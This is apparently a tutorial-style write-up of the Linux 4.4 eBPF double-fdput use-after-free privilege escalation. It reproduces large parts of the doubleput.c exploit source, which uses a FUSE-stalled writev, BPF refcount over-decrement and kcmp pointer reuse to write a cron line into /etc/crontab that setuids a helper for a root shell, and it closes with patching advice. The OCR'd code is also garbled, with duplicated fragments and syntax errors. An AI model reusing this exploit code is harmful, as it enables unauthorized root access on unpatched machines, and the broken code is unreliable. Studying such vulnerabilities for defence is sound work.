
Some important parts of the code inside the doubleput.c file




```c
int task_b(void *p) {
    /* step 2: start writev with slow IOV, raising the refcount to 2 */
    char *cwd = get_current_dir_name();
    char data[2048];
    sprintf(data, "* * * * * root /bin/chown root:root '%s'/suidhelper; /bin/chmod 06755 '%s'/suidhelper\n#", cwd, cwd);
    struct iovec iov = { .iov_base = data, .iov_len = strlen(data) };
    if (system("fusermount -u /home/user/ebpf_mapfd_doubleput/fuse_mount 2>/dev/null; mkdir -p fuse_mount && ./hello ./-
fuse_mount"))
        errx(1, "system() failed");
    int fuse_fd = open("fuse_mount/hello", O_RDWR);
    if (fuse_fd == -1)
        err(1, "unable to open FUSE fd");
    if (write(fuse_fd, &iov, sizeof(iov)) != sizeof(iov))
        errx(1, "unable to write to FUSE fd");
    struct iovec *iov_ = mmap(NULL, sizeof(iov), PROT_READ, MAP_SHARED, fuse_fd, 0);
    if (iov_ == MAP_FAILED)
        err(1, "unable to mmap FUSE fd");
    fputs("starting writev\n", stderr);
    ssize_t writev_res = writev(uaf_fd, iov_, 1);
    /* ... and starting inside the previous line, also step 6: continue writev with slow IOV */
    if (writev_res == -1)
        err(1, "writev failed");
    if (writev_res != strlen(data))
        errx(1, "writev returned %d", (int)writev_res);
    fputs("writev returned successfully. if this worked, you'll have a root shell in <=60 seconds.\n", stderr);
    while (1) sleep(1); /* whatever, just don't crash */
```



```c
void make_setuid(void) {
    /* step 1: open writable UAF fd */
    uaf_fd = open("/dev/null", O_WRONLY|O_CLOEXEC);
    if (uaf_fd == -1)
        err(1, "unable to open UAF fd");
    /* refcount is now 1 */

    char child_stack[20000];
    int child = clone(task_b, child_stack + sizeof(child_stack), CLONE_FILES | SIGCHLD, NULL);
    if (child == -1)
        err(1, "clone");
    sleep(3);
    /* refcount is now 2 */

    /* step 2+3: use BPF to remove two references */
    for (int i=0; i<2; i++) {
        struct bpf_insn insns[2] = {
            {
                .code = BPF_LD | BPF_IMM | BPF_DW,
                .src_reg = BPF_PSEUDO_MAP_FD,
                .imm = uaf_fd
            },
            {
            }
        };
        union bpf_attr attr = {
            prog_type = BPF_PROG_TYPE_SOCKET_FILTER
```



```
    /* step 2+3: use BPF to remove two references */
    for (int i=0; i<2; i++) {
        struct bpf_insn insns[2] = {
            {
                .code = BPF_LD | BPF_IMM | BPF_DW,
                .src_reg = BPF_PSEUDO_MAP_FD,
                .imm = uaf_fd
            },
            {
            }
        };
        union bpf_attr attr = {
            .prog_type = BPF_PROG_TYPE_SOCKET_FILTER,
            .insn_cnt = 2,
            .insns = (__aligned_u64) insns,
            .license = (__aligned_u64)""
        };
        if (syscall(__NR_bpf, BPF_PROG_LOAD, &attr, sizeof(attr)) != -1)
            errx(1, "expected BPF_PROG_LOAD to fail, but it didn't");
        if (errno != EINVAL)
            err(1, "expected BPF_PROG_LOAD to fail with -EINVAL, got different error");
    }
    /* refcount is now 0, the file is freed soon-ish */

    /* step 5: open a bunch of readonly file descriptors to the target file until we hit the same pointer */
```



```
    /* step 5: open a bunch of readonly file descriptors to the target file until we hit the same pointer */
```

```
    int status;
    int hostnamefds[1000];
    int used_fds = 0;
    bool up = true;
    while (1) {
        if (waitpid(child, &status, WNOHANG) == child)
            errx(1, "child quit before we got a good file*");
        if (up) {
            hostnamefds[used_fds] = open("/etc/crontab", O_RDONLY);
            if (hostnamefds[used_fds] == -1)
                err(1, "open target file");
            if (syscall(__NR_kcmp, getpid(), getpid(), KCMP_FILE, uaf_fd, hostnamefds[used_fds]) == 0) break;
            used_fds++;
            if (used_fds == 1000) up = false;
        } else {
            close(hostnamefds[--used_fds]);
            if (used_fds == 0) up = true;
        }
    }
    fputs("woohoo, got pointer reuse\n", stderr);
    while (1) sleep(1); /* whatever, just don't crash */
}

int main(void) {
    pid_t child = fork();
```

What's happening in the programme?

In Linux >=4.4, when the CONFIG_BPF_SYSCALL config option is set and thekernel. unprivileged_bpf_disabled sysctl is not explicitly set to 1 at runtime,unprivileged code can use the bpf() syscall to load eBPF socket filter programs.These conditions are fulfilled in Ubuntu 16.04.When an eBPF program is loaded using bpf(BPF_PROG_LOAD, ...), the firstfunction that touches the supplied eBPF instructions isreplace_map_fd_with_map_ptr(), which looks for instructions that reference eBPFmap file descriptors and looks up pointers for the corresponding map files.

This is done as follows:

```
/* look for pseudo eBPF instructions that access map FDs and *
replace them with actual map pointers */
static int replace_map_fd_with_map_ptr(struct verifier_env *env)
{
struct bpf_insn *insn = env->prog->insnsi;
int insn_cnt = env->prog->len;
int i, j;
for (i = 0; i < insn_cnt; i++, insn++)
{
[checks for bad instructions]
if (insn[0].code == (BPF_LD | BPF_IMM | BPF_DW))
{
struct bpf_map *map;struct fd f;
[checks for bad instructions]
f = fdget(insn->imm);
map = __bpf_map_get(f);
if (IS_ERR(map))
{
verbose("fd %d is not pointing to valid bpf_map\n",insn-
>imm);fdput(f);
return PTR_ERR(map);
}
[...]}}[...]}__bpf_map_get contains the following code:
/* if error is returned, fd is released. * On success caller should
complete fd access with matching fdput() */
struct bpf_map *__bpf_map_get(struct fd f){if (!f.file)
return ERR_PTR(-EBADF);
if (f.file->f_op != &bpf_map_fops)
{
fdput(f);return ERR_PTR(-EINVAL);
}
return f.file->private_data;
}
```

The problem is that when the caller supplies a file descriptor number referringto a struct file that is not an eBPF map, both __bpf_map_get() andreplace_map_fd_with_map_ptr() will call fdput() on the struct fd. If__fget_light() detected that the file descriptor table is shared with anothertask and therefore the FDPUT_FPUT flag is set in the struct fd, this will causethe reference count of the struct file to be over-decremented, allowing anattacker to create a use-after-free situation where a struct file is freedalthough there are still references to it.A simple proof of concept that causes oopses/crashes on a kernel compiled with memory debugging options is attached as “crasher.tar”.

One way to exploit this issue is to create a writable file descriptor, start awrite operation on it, wait for the kernel to verify the file's writability,then free the writable file and open a readonly file that is allocated in thesame place before the kernel writes into the freed file, allowing an attackerto write data to a readonly file. By e.g. writing to /etc/crontab, rootprivileges can then be obtained.There are two problems with this approach:The attacker should ideally be able to determine whether a newly allocatedstruct file is located at the same address as the previously freed one. Linuxprovides a syscall that performs exactly this comparison for the caller:kcmp(getpid(), getpid(), KCMP_FILE, uaf_fd, new_fd).

In order to make exploitation more reliable, the attacker should be able topause code execution in the kernel between the writability check of the targetfile and the actual write operation. This can be done by abusing the writev()syscall and FUSE: The attacker mounts a FUSE filesystem that artificially delaysread accesses, then mmap()s a file containing a struct iovec from that FUSEfilesystem and passes the result of mmap() to writev(). (Another way to do thiswould be to use the userfaultfd() syscall.)writev() calls do_writev(), which looks up the struct file * corresponding tothe file descriptor number and then calls vfs_writev(). vfs_writev() verifiesthat the target file is writable, then calls do_readv_writev(), which firstcopies the struct iovec from userspace using import_iovec(), then performs therest of the write operation. Because import_iovec() performs a userspace memoryaccess, it may have to wait for pages to be faulted in - and in this case, ithas to wait for the attacker-owned FUSE filesystem to resolve the pagefault,allowing the attacker to suspend code execution in the kernel at that pointarbitrarily.

```
An exploit that puts all this together is in
exploit.tar.
```

Conclusion

Attackers can use many privilege escalation techniques to achieve their goals. But to attempt privilege escalation in the first place, they usually need to gain access to a less privileged user account.

Applying the rule of minimum necessary permissions to mitigate the risk posed by any compromised user accounts. Remember that this applies not just to normal users, but also accounts with higher privileges. While it’s convenient to give administrators godlike administrative privileges for all system resources, it effectively provides attackers with a single point of access to the system or even the whole local network. Follow best development practices to avoid common programming errors that are most often targeted by attackers, such as buffer overflows, code injection, and unvalidated user input.

Not all privilege escalation attacks directly target user accounts administrator privileges can also be obtained by exploiting application and operating system bugs and configuration flaws. With careful systems management, you can minimize your attack surface

Many attacks exploit known bugs, so by keeping everything updated, you are severely limiting the attackers’ options.

Mainly for this vulnerability the kernal needs to be 4.4.x so as a conclusion updating the kernal will mitigate the risk of being a victim of this exploitation.

References

https://www.exploit-db.com/exploits/39772 (Vulnerability Source)

https://www.beyondtrust.com/blog/entry/superuser-accounts-what-are-they-how-do-you-secure-them

https://www.kernel.org/doc/html/latest/filesystems/fuse.html

https://payatu.com/guide-linux-privilege-escalation

https://www.compuquip.com/blog/how-to-find-security-vulnerabilities

https://www.netsparker.com/blog/web-security/privilege-escalation/

https://www.rapid7.com/db/modules/exploit/linux/local/bpf_priv_esc

https://googleprojectzero.blogspot.com/p/about-project-zero.html

https://www.wikihow.com/Become-Root-in-Linux?amp=1

https://resources.infosecinstitute.com/privilege-escalation-linux-live-examples/#gref

https://github.com/kkamagui/linux-kernel-exploits/commit/22c9ca073e8f028a81eef2a55c5b8df868e1a466